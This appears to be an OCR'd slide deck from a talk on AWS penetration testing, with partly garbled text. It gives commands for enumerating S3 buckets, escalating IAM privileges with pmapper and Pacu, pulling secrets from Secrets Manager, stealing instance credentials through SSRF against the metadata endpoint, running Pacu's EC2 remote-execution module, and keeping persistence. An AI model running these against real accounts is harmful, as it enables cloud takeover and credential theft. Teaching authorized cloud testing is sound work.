instance that can read the S3 object.

Additional information can be found in the project wiki.



/company/cloud-security-partners @CloudSecPartner

CLOUD SECURITY PARTNERS

Misconfigured S3 Buckets

- List the buckets:
  - `cloudfox aws buckets`
- Identify S3 buckets that we can access:
  - Through our role
  - Through world accessibility
  - `pmapper --account ACCOUNT query 'who can do s3:getObject with BUCKET'`
- Identify S3 buckets that we would like to access:
  - Sensitive data
  - Source Code
  - Application Logs

Data that can support exploitation.

Last di

Report Inforr

Version: 3.1

Parameters
--profile

Date: 2024-08T11:02:22

Filters Show 100 entries

Status	Severity	Service Name	Region	Check ID
FAIL	high	iam	us-east-1	iam_avoid_r _usage
PASS	medium	ec2	us-east-1	ec2_instance _older_than _specific_da
PASS	medium	kms	us-east-2	kms_key_no _publicly _accessible
FAIL	medium	ec2	us-east-1	ec2_instance _public_ip

CloudTrail > Event history

Event history (50+) Info

Event history shows you the last 90 days of management events.

Lookup attributes

Read-only | true

Event name	Event time	User name	Event source
DescribeRouteTables	February 08, 2024, 11:04:38 (UT...		ec2.amazonaws.com
DescribeRouteTables	February 08, 2024, 11:04:38 (UT...		ec2.amazonaws.com
DescribeRouteTables	February 08, 2024, 11:04:38 (UT...		ec2.amazonaws.com
DescribeRouteTables	February 08, 2024, 11:04:38 (UT...		ec2.amazonaws.com
DescribeRouteTables	February 08, 2024, 11:04:38 (UT...		ec2.amazonaws.com
DescribeRouteTables	February 08, 2024, 11:04:38 (UT...		ec2.amazonaws.com
DescribeSubnets	February 08, 2024, 11:04:37 (UT...		ec2.amazonaws.com
DescribeNetworkInte...	February 08, 2024, 11:04:34 (UT...		ec2.amazonaws.com
DescribeFlowLogs	February 08, 2024, 11:04:30 (UT...		ec2.amazonaws.com
DescribeVpcEndpoint...	February 08, 2024, 11:04:24 (UT...		ec2.amazonaws.com
DescribeVpcEndpoints	February 08, 2024, 11:04:23 (UT...		ec2.amazonaws.com
DescribeVpcPeeringC...	February 08, 2024, 11:04:22 (UT...		ec2.amazonaws.com
DescribeVpcs	February 08, 2024, 11:04:21 (UT...		ec2.amazonaws.com
DescribeInstanceInfo...	February 08, 2024, 11:04:20 (UT...		ssm.amazonaws.com
ListResourceComplia...	February 08, 2024, 11:04:20 (UT...		ssm.amazonaws.com
ListDocuments	February 08, 2024, 11:04:18 (UT...		ssm.amazonaws.com

Rules	Findings	Checks
2	0	0
0	0	0
1	0	1
3	0	0
9	2	153
1	0	0
0	0	0
1	17	17
0	0	0
0	0	0
28	75	567
0	0	0
0	0	0
3	0	0
5	0	0
0	0	0
37	13	469
1	1	4

CLOUD SECURITY PARTNERS

Is there anything we can exploit?

Exploitation

3

Privilege Escalation


Exploit

- Find Paths to escalate:
  - `Pmapper --account 123456789012 query -s 'preset privesc *'`
- Assume roles, follow path(s)
  - `Aws sts--assume-role --role-arn arn:aws:iam::123456789012:role/myAwesomeRole`
- Alternate (and faster):
  - `Pacu privesc_scan`

Access Requirements

- Lax Trust Policies
- iam:PassRole
- Ec2:runInstances *or* lambda:AddPermission

S3



ements

ursive copy)

cts is only
access logging

Secrets Pillaging

Exploit

- Secrets Manager
  - `aws --profile $profile --region REGION secretsmanager get-secret-value --secret-id SECRETID`

Access Requirements

- secretsmanager:GetSecretValue
- secretsmanager:ListSecrets (Optional)

SSRF

Exploit

- Retrieving instance role name
  - `http://169.254.169.254/latest/meta-data/iam/security-credentials`
- Retrieving instance role credentials
  - `http://169.254.169.254/latest/meta-data/iam/security-credentials/ROLE_NAME/`

Access Requirements

- SSRF (or XXE) vulnerability on EC2 instance with associated instance role
- IMDSv1 supported

Pacu

> Open-source AWS exploitation framework, designed for offensive security testing against cloud environments.

> Modules for:
  - > Escalation
  - > Lateral Movement
  - > Exploitation
  - > Exfil
  - > Evasion
  - > Persistence
  - > Recon
  - > Enum

Pacu - Usage

- `Pacu`
  - `Import_keys PROFILE`
  - `Run systemsmanager__rce_ec2`
- If this module doesn't work, try another.
  - `https://github.com/RhinoSecurityLabs/pacu/wiki/Module-Details`

Post Exploitation

4

Expand access and build persistence

Prolonging Access

Options for Prolonging

- Role Juggling
  - https://github.com/hotnops/AWSRoleJuggler/
- Avoid Access Key Removal
  - https://www.crowdstrike.com/blog/how-adversaries-persist-with-aws-user-federation/
- Pivoting to web console
  - https://github.com/NetSPI/aws_consoler

Access Requirements

- Iam:assumeRole
- Sts:GetFederationToken
- Aws-vault utility

Persistence

Options for Persistence

> Create / modify IAM user
> Modify / attach policies
> EC2 instance with role
> Lambda instance with role

Use Pacu!

Access Requirements

> `iam:UpdateAssumeRolePolicy`

QUESTIONS?

Contact

> john@cloudsecuritypartners.com
> @forced_request

hack-aws-in-60-minutes / 60-minute-pentest.sh

forced-request Add files via upload

Code Blame 85 lines (64 loc) · 3.21 KB

```
1   RUN_DANGEROUS_COMMANDS=false
2   RUN_LONG_SCANS=true
3   PATH_TO_CLOUDFOX_LOOT="/tmp/cf-loot"
4
5   # Exit if there is no profile env variable
6   if [ -z "$AWS_PROFILE" ]; then
7     echo "AWS_PROFILE is not set"
8     exit 1
9   fi
10
11  # Get the account number of the profile we're using
12  ACCOUNT_NUMBER=$(aws sts get-caller-identity --profile $AWS_PROFILE --no-cli-pager | jq -r '.Account')
13  ACCOUNT_ARN=$(aws sts get-caller-identity --profile $AWS_PROFILE --no-cli-pager | jq -r '.Arn')
14  PACU_SESSION_NAME="hacking-in-60-${ACCOUNT_NUMBER}-${AWS_PROFILE}-6"
15
```

Resources

> https://hackingthe.cloud/
> https://github.com/BishopFox/cloudfox
> https://github.com/RhinoSecurityLabs/pacu
> https://github.com/salesforce/cloudsplaining
> https://github.com/prowler-cloud/prowler

> **github.com/CloudSecurityPartners/hack-aws-in-60-minutes**

CLOUD SECURITY PARTNERS

CLOUD SECURITY
PARTNERS

Thank you